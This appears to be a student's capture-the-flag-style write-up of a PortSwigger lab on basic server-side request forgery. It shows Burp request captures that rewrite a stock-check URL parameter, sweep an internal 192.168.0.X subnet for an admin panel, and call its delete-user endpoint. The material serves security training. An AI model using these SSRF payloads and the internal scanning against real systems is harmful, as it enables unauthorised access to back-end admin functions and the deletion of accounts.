

Basic SSRF against another back-end system

NAME: SIRAJUDIN SEID
CTC-153

Basic SSRF against another back-end system

Lab: Basic SSRF against another back-end system

APPRENTICE



LAB



Solved




This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal `192.168.0.X` range for an admin interface on port `8080`, then use it to delete the user `carlos`.

steps to solve thi lab

1, intercept the request from the browser using a burp by clicking the `check stock` button



the request header looks like the below out put

```
POST /product/stock HTTP/1.1
Host: 0a65000b0432f3f1814b7533000500f7.web-security-academy.net
Cookie: session=c5zNR2ChRul3Jcu8Y3fwSg zrXl6EIjLh
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://0a65000b0432f3f1814b7533000500f7.web-security-academy.net/product?productId=1
Content-Type: application/x-www-form-urlencoded
Content-Length: 96
Origin: https://0a65000b0432f3f1814b7533000500f7.web-security-academy.net
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
```

Connection: keep-alive

```
stockApi=http%3A%2F%2F192.168.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
```

the web app is vulnerable in this point

```
stockApi=http%3A%2F%2F192.168.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
```

when this url decoded it looks like this

```
stockApi=http://192.168.0.1:8080/product/stock/check?productId=1&storeId=1
```

HINT from the lab

To solve the lab, use the stock check functionality to scan the internal 192.168.0.X range for an admin interface on port 8080, then use it to delete the user carlos.

step 2 find the perfect ip address of where the admin interface exist 192.168.0.X so to get the proper ip address we should brute force the subnet till we got the response 200 ok .

step 3 send that request to burp intruder and edit the stockApi to

```
stockApi=http://192.168.0.1:8080/admin
```

to iterate through the another server address we place

```
stockApi=http://192.168.0.$ 1 $:8080/admin
```

then set a payload on the intruder module start from **1 to end 254**

Target ☒ Update Host header to match target

Positions

```

1 POST /product/stock HTTP/1.1
2 Host: 0a65000b0432f3f1814b7533000500f7.web-security-academy.net
3 Cookie: session=c5zNR2ChRul3Jcu8Y3fwSgZrXL6EijLh
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a65000b0432f3f1814b7533000500f7.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 96
11 Origin: https://0a65000b0432f3f1814b7533000500f7.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17 Connection: keep-alive
18
19 stockApi=http://192.168.0.1$1$8080/admin

```

Sniper attack

Target ☒ Update Host header to match target

Positions

```

1 POST /product/stock HTTP/2
2 Host: 0aaa008203678c1c8285ab780046009e.web-security-academy.net
3 Cookie: session=00t0tcC2xP16tMx70ndITivb4Pt26yc
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0aaa008203678c1c8285ab780046009e.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 96
11 Origin: https://0aaa008203678c1c8285ab780046009e.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 stockApi=http://192.168.0.1$1$8080/admin

```

Payloads

Payload position: All payload positions

Payload type: Numbers

Payload count: 254

Request count: 254

Payload configuration

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: ☒ Sequential ☐ Random

From:

To:

Step:

after launching the sniper attack on the target capture the request that was responded with 200 ok successful returned

Request	Response	Status Code	Response Received	Time	Length
114	114	200	209		3378
0		400	199		141
1	1	400	379		141
2	2	500	195		2581
3	3	500	369		2581
4	4	500	369		2581
5	5	500	354		2581
6	6	500	361		2581
7	7	500	362		2581
8	8	500	340		2581

Request

```

5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0aaa008203678c1c8285ab780046009e.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 40
11 Origin: https://0aaa008203678c1c8285ab780046009e.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17 Connection: keep-alive
18
19 stockApi=http://192.168.0.114:8080/admin

```

Response

```

60 <div>
61   <span>
62     <a href="/http://192.168.0.114:8080/admin/delete?username=wiener">
63       Delete
64     </a>
65   </span>
66   <span>
67     <a href="/http://192.168.0.114:8080/admin/delete?username=carlos">
68       Delete
69     </a>
70   </span>
71 </div>

```

the final step is edit the stock api to request the server to delete the user carlos

```
stockApi=http://192.168.0.114:8080/admin/delete?username=carlos
```

Send
Cancel
Follow redirection
Burp AI
Target: https://0aaa008203678c1c8285ab780046009e.web-security-academy.net

Request

```

1 POST /product/stock HTTP/2
2 Host: 0aaa008203678c1c8285ab780046009e.web-security-academy.net
3 Cookie: session=DGt0tcC2xPl6tMx7oNd1Ivnb4Ft26yc
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0aaa008203678c1c8285ab780046009e.web-security-academy.net/product?productId=1
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 63
11 Origin: https://0aaa008203678c1c8285ab780046009e.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 stockApi=http://192.168.0.114:8080/admin/delete?username=carlos

```

Response

```

1 HTTP/2 302 Found
2 Location: http://192.168.0.114:8080/admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6

```

open that response in the browser and the lab is solved

12345x+

SendCancel<>Follow redirectionBurp Altarget: HTTP/2?

Request

RawHex

1POST /product/stock HTTP/2
2Host: 0aaa008203678c1c8285ab780046009e.web-security-academy.net
3Cookie: session=00t0tcC2p16tWx7oNd1T1vnb4Pt20yc
4User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
5Accept: */*
6Accept-Language: en-US,en;q=0.5
7Accept-Encoding: gzip, deflate, br
8Referer: https://0aaa008203678c1c8285ab780046009e.web-security-academy.net/product/productId=1
9Content-Type: application/x-www-form-urlencoded
10Content-Length: 63
11Origin: https://0aaa008203678c1c8285ab780046009e.web-security-academy.net
12Sec-Fetch-Dest: empty
13Sec-Fetch-Mode: cors
14Sec-Fetch-Site: same-origin
15Priority: u=0
16Te: trailers
17
18stockApi=
http://192.168.0.114:8080/admin/delete?username=carlos

Response

PrettyRawHexRender

1HTTP/2 302 Found
2Location: http://192.168.0.114:8080/admin
3X-Frame-Options: SAMEORIGIN
4Content-Length: 0
5
6

Inspector

Notes

Explanations

Basic SSRF against another back-end system

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!TwitterLinkedInContinue learning

Home | My account

Six Pack Beer Belt

★★★★☆

\$52.43

